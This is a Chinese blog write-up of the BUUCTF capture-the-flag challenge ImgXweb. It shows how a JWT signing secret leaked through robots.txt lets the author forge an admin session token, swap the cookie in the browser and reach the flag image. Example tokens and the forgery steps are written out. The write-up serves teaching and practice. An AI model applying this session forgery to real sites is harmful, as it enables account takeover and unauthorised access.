BUUCTF [RootersCTF2019] ImgXweb

原创

Senimo_ 于 2020-12-16 11:57:36 发布 240 收藏

分类专栏： BUUCTF WEB Writeup 文章标签： BUUCTF RootersCTF2019 ImgXweb writeup CTF


本文链接：https://blog.csdn.net/weixin_44037296/article/details/111249777

BUUCTF [RootersCTF2019] ImgXweb


考点：


1. **JWT**编码解码
2. 伪造**session**

启动环境：




提示登录查看内容，首先注册并登陆：






登陆成功后可以上传文件，并提示最大为`1M`：



尝试传入一句话木马等内容：




上传文件均显示服务器错误，可能不是文件上传漏洞，再次收集信息：
发现网站存在`robots.txt`：

```
User-agent: *
Disallow: /static/secretkey.txt
```

访问得到：

```
you-will-never-guess
```

给出了**SECRET_KEY**的值，猜测为**session伪造**，查看session：



发现**Cookie**中存在`username=admin`，并且其存在**session**，尝试构造`admin`的**session**

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoidGVzdCJ9.bDVu04cvIiwbY7K0ZoqzvPiIL2CKyF4loApBGUCflFo
```

首先解密**session**，其开头为`eyJ`，猜测其为**JWT(JSON WEB TOKEN)**：参考资料
使用在线JWT编码解码，得到原内容：

Encoded | Decoded

HEADER:

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD:

```
{
  "user": "test"
}
```


将其中的`"user": "test"`修改为：`"user": "admin"`，将刚刚得到的**SECRET_KEY**填入，重新生成jwt：

Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.ey
J1c2VyIjoiYWRtaW4ifQ.E-qJrTAaq-
sRhIoTcovt1OexmO2C46lJhY0xv9phbh8
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
{
  "user": "admin"
}
```

VERIFY SIGNATURE


```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-you-wil
) ☐ secret base64 encoded
```

Signature Verified


SHARE JWT


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiYWRtaW4ifQ.g_lGU4qTO2VhNrZK9k460xz828GcqKBayZPcmLmhUqE
```

使用**F12**中的**Application**修改session的值：




刷新页面后，成功以`admin`用户身份登陆：



其中有一个：`flag.png`：

```
<img class="p-2" style="width:150px;height:150px" src="static/128e8ea7ce4a37b7100fb40b28c01280/flag.png" alt="fl
ag.png">
```



新标签页访问：

查看源码得到flag：